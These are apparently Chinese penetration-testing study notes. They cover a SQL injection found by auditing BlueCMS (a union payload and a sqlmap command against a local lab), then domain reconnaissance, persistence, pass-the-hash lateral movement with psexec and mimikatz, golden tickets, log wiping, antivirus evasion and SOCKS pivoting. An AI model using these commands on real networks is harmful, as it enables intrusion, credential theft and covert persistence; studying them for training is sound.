
比如正则表达式 **Bluecms** 源码系统 无过滤

H5 挖掘思路

正则表达式：

(update|select|insert|delete|). ?where. =

可以在ide全局搜索



```
在路径中查找
Q: (update|select|insert|delete|).#?where. 100+ 个匹配在 21+ 个文件
匹配 词 正则 文件编码: *.php

"WHERE lit_pic != " info_index 30
$ad = $db->getone("SELECT * FROM ".table('ad')." WHERE ad_id = ".$ad_id); ad.js 19
$news = $db->getone("SELECT id, title, color, author, source, pub_date, content, click, comment, is_check FROM ".table('article')." news 55
$comment_list = $db->getall("SELECT a.*, b.user_name FROM ".table('comment')." AS a LEFT JOIN ".table('user')." AS b ON a.user news 59
$comment_list = $db->getall("SELECT a.*, b.user_name FROM ".table('comment')." AS a LEFT JOIN ".table('user')." AS b ON a.user news 66
"WHERE id = ".$id); news 69
$db->query("UPDATE ".table('article')." SET click = click+1 WHERE id = ".$id); news 79
"WHERE is_check = 1 and is_recommend = 1 index 27
"WHERE parent_id=0 index 48


ad.js.php
13 if(empty($ad_id))
14 {
15     echo 'Error!';
16     exit();
17 }
18
19 $ad = $db->getone( sql: "SELECT * FROM ".table( table: 'ad')." WHERE ad_id = ".$ad_id);
20 if($ad['time_set'] == 0)
21 {
22     $ad_content = $ad['content'];
```

看有关数据库的代码



```
ad.js.php
8  */
9  define('IN_BLUE', true);
10 require_once dirname( path: __FILE__ ) . '/include/common.inc.php';
11
12 $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13 if(empty($ad_id))
14 {
15     echo 'Error!';
16     exit();
17 }
18
19 $ad = $db->getone( sql: "SELECT * FROM ".table( table: 'ad')." WHERE ad_id = ".$ad_id);
20 if($ad['time_set'] == 0)
21 {
22     $ad_content = $ad['content'];
23 }
24 else
25 {
26     if($ad['end_time'] < time())
27     {
28         $ad_content = $ad['exp_content'];
29     }
}
```

定位getone函数，看有没有过滤



```
function getone($sql, $type=MYSQL_ASSOC){
    $query = $this->query($sql,$this->linkid);
    $row = mysql_fetch_array($query, $type);
    return $row;
}
```

在跟踪

```

function query($sql){
    if(!$query=@mysql_query($sql, $this->linkid)){
        $this->dbshow( msg: "Query error:$sql");
    }else{
        return $query;
    }
}

```

有@mysql_query，可以看出来getone函数就是类似于执行数据库代码的功能

看变量能不能控制它

变量全局搜索

```

Q: $ad_id
5  *
6  * $Id: ad_js.php
7  * $author: lucks
8  */
9  define('IN_BLUE', true);
10 require_once dirname( path: __FILE__ ) . '/include/common.inc.php';
11
12 $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13 if(empty($ad_id))
14 {
15     echo 'Error!';
16     exit();
17 }
18
19 $ad = $db->getone( sql: "SELECT * FROM ".table( table: 'ad')." WHERE ad_id = ".$ad_id);
20 if($ad['time_set'] == 0)
21 {
22     $ad_content = $ad['content'];
23 }
24 else
25 {

```

一个判断为空，一个去空格，没有什么过滤

getone中也没有过滤代码

对应文件在ad.js.php中

```

运行(U) 工具(T) VCS(S) 窗口(W) 帮助(H)
ad_js.php x mysql.class.php
uecms
Q: $ad_id
5  *
6  * $Id: ad_js.php
7  * $author: lucks
8  */
9  define('IN_BLUE', true);
10 require once dirname( path: FILE ) . '/include/common.inc.php';
11
12 $ad_id = !empty($_GET['ad_id']) ? trim($_GET['ad_id']) : '';
13 if(empty($ad_id))
14 {
15     echo 'Error!';
16     exit();
17 }
18
19 $ad = $db->getone( sql: "SELECT * FROM ".table( table: 'ad')." WHERE ad_id = ".$ad_id);
20 if($ad['time_set'] == 0)
21 {
22     $ad_content = $ad['content'];
23 }
24 else
25 {

```

访问这个页面试着传参



通过数据库监控，可以看到执行力这个命令

MySQL监控 --Seay代码审计系统	
主机: localhost	用户: root 密码: root
执行过程	
查询时间	查询语句
2022/6/6 20:58	SHOW VARIABLES
2022/6/6 20:58	SHOW COLLATION
2022/6/6 20:58	SET NAMES utf8;SET character_set_results=NULL
2022/6/6 20:58	SHOW VARIABLES
2022/6/6 20:58	SHOW COLLATION
2022/6/6 20:58	SET NAMES utf8;SET character_set_results=NULL
2022/6/6 20:58	SHOW VARIABLES
2022/6/6 20:58	SHOW COLLATION
2022/6/6 20:58	SET NAMES utf8;SET character_set_results=NULL
2022/6/6 20:58	SHOW VARIABLES
2022/6/6 20:58	SHOW COLLATION
2022/6/6 20:58	SET NAMES utf8;SET character_set_results=NULL
2022/6/6 20:59	SET NAMES gbk
2022/6/6 20:59	SET sql_mode = ''
2022/6/6 20:59	SELECT ip FROM blue_ipbanned WHERE add_time+exp*24*3600>1654520370
2022/6/6 20:59	SELECT * FROM blue_ad WHERE ad_id=1
2022/6/6 20:59	SHOW VARIABLES
2022/6/6 20:59	SHOW COLLATION
2022/6/6 20:59	SET NAMES utf8;SET character_set_results=NULL

尝试爆数据库名字

```
SELECT * FROM blue_ad WHERE ad_id =1 union select 1,2,3,4,5,6,database()
```

没有执行成功，因为通过之前的代码审计，sql代码没有打印或者什么，也就是没有回显，只能尝试报错注入或者延迟注入

sqlmap直接注入

```
F:\Tools\sqlmapproject-sqlmap-b039c35>python sqlmap.py -u "http://127.0.0.1:8081/bluecms/ad_js.php?ad_id=1"
```

> 内网

1、测试流程

问：

拿到一台跳板机后，如何对内网进行测试

答:

拿到跳板后, 先探测一波内网存活主机, 用net user /domian命令查看跳板机是否在域内, 探测存活主机、提权、提取hash、进行横向移动, 定位dc位置, 查看是否有能直接提权域管的漏洞, 拿到dc控制权后进行提权, 然后制作黄金票据做好维权, 清理一路过来的日志擦擦脚印

2、信息收集

主机信息收集:

```
1. 网络配置 ipconfig /all
2. 操作系统 systeminfo | findstr /B /C:"OS 名称" /C:"OS 版本"
3. 软件信息 systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
4. 服务信息 wmic /namespace:\root\securitycenter2 path antivirusproduct GET
displayName,productState, pathToSignedProductExe
5. 用户列表 net user
6. 本地管理员信息 net localgroup administrators
7. 端口信息 netstat -ano
8. 补丁信息 wmic qfe get Caption,Description,HotFixID,InstalledOn
9. 查防火墙 netsh firewall show config
```

域内信息收集:

```
ipconfig /all命令可以查看网关IP地址、DNS的IP地址以及判断当前主机是否在域内
nslookup来解析域名的IP地址, 判断域控制器和DNS服务器是否在同一台服务器上
ARP探测内网
端口信息收集
查询域信息 net view /domain
查询域主机 net view /domain:XXX
查询域用户 net group /domain
查找域控 Nslookup -type=SRV _ldap._tcp net time /domain net group "Domain Controllers" /domain
查域用户信息 net user /domain
查询域管理员 net group "Domain Admins" /domain
查询域sid信息 whoami /all
```

3、代理、端口转发

问: 什么是内网穿透?

答: 内网外网通过隧道打通, 让内网的数据在外网可以获取。

问:

内网环境不出网如何解决?

答:

使用venom和proxchains代理流程

先在kali端执行venom的服务程序, 然后去目标靶机执行venom的客户程序, 建立连接后, goto到这个目标靶机节点, 设置socks代理和监听端口。

然后在kali端设置proxchains的代理协议socks5和ip端口。

之后用什么工具都带上proxchains的代理就可以。

问:

正反向代理

答:

正向代理即是客户端代理, 代理客户端, 服务端不知道实际发起请求的客户端

反向代理即是服务端代理, 代理服务端, 客户端不知道实际提供服务的服务端

4、权限维持

1.at或者schtasks添加任务 => 查看定时任务

2.net user username password /add /domain来添加新用户 => net user查看用户

3.做webshell => D盾、Seasy扫描后门

4.改注册表自启动 => 查看注册表

5.ssh公钥免密登陆

```
ssh-keygen -t rsa //生成公钥cat id_rsa.pub >> .ssh/authorized_keys
```

5、横向

内网横向

横向不就把跳板机的密码给抓出来, 然后域内主机发现, 然后扫描端口, 看有没有啥服务, 然后爆破服务, 用跳板机的密码去撞其他主机, 试着用PTH、PTT去打一打域内主机什么的

1.at和schtasks工具用来添加任务和定时执行命令

2.atexec-impacket执行命令, 一句话命令, 连接、提权全部搞定。

```
atexec.exe ./administrator:口令@192.168.200.131 "whoami" atexec.exe ./administrator:口令  
@192.168.200.131 "net user"
```

3.psexec工具直接获取shell

```
mimikatz 拿到用户hashpsexec -hashes :hash值 ./Administrator@192.168.200.131或者有密码psexec  
\\192.168.200.131 -u Administrator -p 口令 -s cmd
```

4.横向移动属于域/内网渗透范畴, 同样可以借助黄金票据和白银票据进行移动。

6、域渗透

问: kerberos协议和NTLM协议

问: 黄金票据和白银票据

问: 结合mimikatz工具

7、工具

CS和msf联动

先搭好CS服务端, 登陆客户端, 并建立一个监听

去msf下对靶机进行攻击，拿到kali端的控制权，然后回到后台

再使用payload_inject模块，设置reverse_http反弹到CS，(主要是设置session id信息)。

8、免杀

1.改特征码

2.花指令

3.加壳

4.修改PE文件：修改入口点

5.行为免杀：判断自己是否在沙箱环境中

域信息收集

H5 判断在不知域内

首先判断在不知域内环境

判断是不是域登录，输入

```
net 命令 /domain
net time /domain
net user /domain等
```

或者：

```
ipconfig /all
```

以下是个人登录：

```
C:\Users\zmf>net user /domain
这项请求将在域 WORKGROUP 的域控制器处理。

发生系统错误 1355。

指定的域不存在，或无法联系。

C:\Users\zmf>net user

\\LAPTOP-08U1GMRF 的用户帐户

-----
Administrator          DefaultAccount          Guest
WDAGUtilityAccount      zmf
命令成功完成。

C:\Users\zmf>
```

域登录

```
C:\Users\mary.GOD>net time /domain
\\OWA2010CN-God.god.org 的当前时间是 2022/9/11 21:18:53

命令成功完成。

C:\Users\mary.GOD>net user /domain
这项请求将在域 god.org 的域控制器处理。

\\OWA2010CN-God.god.org 的用户帐户

-----
Administrator          boss                    dbadmin
debian                  devadmain              fedora
fileadmin               Guest                  hr
itadmin                 jenkins                kali
klion                   klionsec               krbtgt
logers                  logtest                mack
mary                    SM_6ef9b5ce414946ae9  SM_c330a5709f6a478b8
SM_d3853544b62a421fb  SM_d80bb46e75164f258  upnadm
webadmin
命令成功完成。
```

ipconfig /all:

域用户登录无条件相信域控，会有专门的DNS服务器专门用来解析，域控分配解析规则，个人电脑是运行商制定规则

个人登录:

```
C:\Users\zmf>ipconfig /all

Windows IP 配置

   主机名 . . . . . : LAPTOP-08U1GMRF
   主 DNS 后缀 . . . . . :
   节点类型 . . . . . : 混合
   IP 路由已启用 . . . . . : 否
   WINS 代理已启用 . . . . . : 否

无线局域网适配器 本地连接* 1:
```

域成员

```
C:\Users\mary.GOD>ipconfig /all

Windows IP 配置

   主机名 . . . . . : mary-PC
   主 DNS 后缀 . . . . . : god.org
   节点类型 . . . . . : 混合
   IP 路由已启用 . . . . . : 否
   WINS 代理已启用 . . . . . : 否
   DNS 后缀搜索列表 . . . . . : god.org

以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . :
   描述 . . . . . : Intel(R) PRO/1000 MT Network Connection
   物理地址. . . . . : 00-0C-29-95-51-BB
   DHCP 已启用 . . . . . : 否
   自动配置已启用 . . . . . : 是
   本地连接 IPv6 地址. . . . . : fe80::11fa:1b81:be4a:1a5e%11(首选)
   IPv4 地址 . . . . . : 192.168.3.25(首选)
   子网掩码 . . . . . : 255.255.255.0
   默认网关. . . . . : 192.168.3.1
   DHCPv6 IAID . . . . . : 234884137
   DHCPv6 客户端 DUID . . . . . : 00-01-00-01-23-7A-E1-D8-00-0C-29-3C-BA-6F
   DNS 服务器 . . . . . : fe80::1%11
                        192.168.3.21
```

H5 判断DC域控ip

```
net time /domain  
net group "domain controllers" /domain 查看域控  
ping
```

获取当前时间，会向域控获取,返回的东西就是主域

然后ping以下主域，返回的就是主域ip

```
C:\Users\mary.GOD>net time /domain  
\\OWA2010CN-God.god.org 的当前时间是 2022/9/11 21:26:26  
  
命令成功完成。  
  
C:\Users\mary.GOD>]  
']' 不是内部或外部命令，也不是可运行的程序  
或批处理文件。  
  
C:\Users\mary.GOD>ping OWA2010CN-God.god.org  
  
正在 Ping OWA2010CN-God.god.org [192.168.3.21] 具有 32 字节的数据:  
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128  
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128  
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128  
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128  
  
192.168.3.21 的 Ping 统计信息:  
数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):  
最短 = 0ms, 最长 = 0ms, 平均 = 0ms  
  
C:\Users\mary.GOD>
```

或者命令直接查看域控，然后在ping

```
C:\Users\mary.GOD>net group "domain controllers" /domain  
这项请求将在域 god.org 的域控制器处理。  
  
组名      Domain Controllers  
注释      域中所有域控制器  
  
成员  
  
-----  
OWA2010CN-GOD$  
命令成功完成。  
  
C:\Users\mary.GOD>ping OWA2010CN-GOD  
  
正在 Ping OWA2010CN-GOD.god.org [192.168.3.21] 具有 32 字节的数据:  
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128  
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128  
来自 192.168.3.21 的回复: 字节=32 时间<1ms TTL=128  
  
192.168.3.21 的 Ping 统计信息:  
数据包: 已发送 = 3, 已接收 = 3, 丢失 = 0 (0% 丢失),  
往返行程的估计时间(以毫秒为单位):  
最短 = 0ms, 最长 = 0ms, 平均 = 0ms  
Control=C
```

H5 定位域管理员

```
net localgroup administrators /domain 查看域管理员
```

Administrator就是域管理员信息（和计算机本地那个没关系）

```
C:\Users\mary.GOD>net group "domain admins" /domain
这项请求将在域 god.org 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员


-----
Administrator
命令成功完成。

C:\Users\mary.GOD>
```

H5 工具

cs插件各种都有

提权到system，目录列表里边会有主机信息，密码凭证有主机密码等等



代理技术

环境:

kail:

windows7: (可以ping通百度)

192.168.1.119 (出网段)

192.168.11.128 (内网段Vware2)

windows10: (ping不通百度)


192.168.11.129 (内网段Vware2)

192.168.22.130 (内网段Vware3)

windows 2008: (ping不通百度)

192.168.22.131 (内网段Vware3)

192.168.33.129 (内网段Vware4)



实现：

1. 如何进行通讯

拿到win7权限，但是没办法和win10通讯，借助win7通讯win10

1.1 通讯之后拿权限不讲（属于横向移动的范围）

2. 如何上线

win10不出网，没办法连接使用反向代理，正向代理控制上线

思路：

1. 已经拿到win7权限，现在要与win10建立通讯

建立通讯：

1.1 取得win7权限：cs生成后门，设置监听，传马到win7，上线

1.2 攻击机与win10通信不同（只是获得了权限），如何建立通信呢？

攻击机开了一个口子（cs开Socks代理转发），不管哪个机器连接这个口子，口子由于控制了win7，连接口子相当于连接win7，win7可以和win10通讯，就可以和win10通讯。就不需要把渗透工具上传到win7只需要在连接口子的机器上做渗透测试



2. 与win10建立通讯之后，拿到了win10权限（横向移动的问题不管）如何上线？

win10不出网，建立正向连接

win10开启一个本地后门，端口2222，win7连接这个后门，而win7和cs有通讯，然后就可以上线了。


H5 Proxifier建立通讯

cs获取win7权限之后，右键直接点击Socks代理，随机开发一个端口，这里是42243




使用Proxifier代理转发工具

设置代理服务器（cs所在的服务器地址，以及端口号，还有注意一下协议），这样子有Proxifier代理转发工具这些渗透测试工具的电脑通过代理cs攻击机，就可以访问win10（cs攻击机开个口子，而cs控制win7权限，有Proxifier代理转发工具这些渗透测试工具的电脑连接这个口子，就相当于连接了win7，而win7能通讯win10）

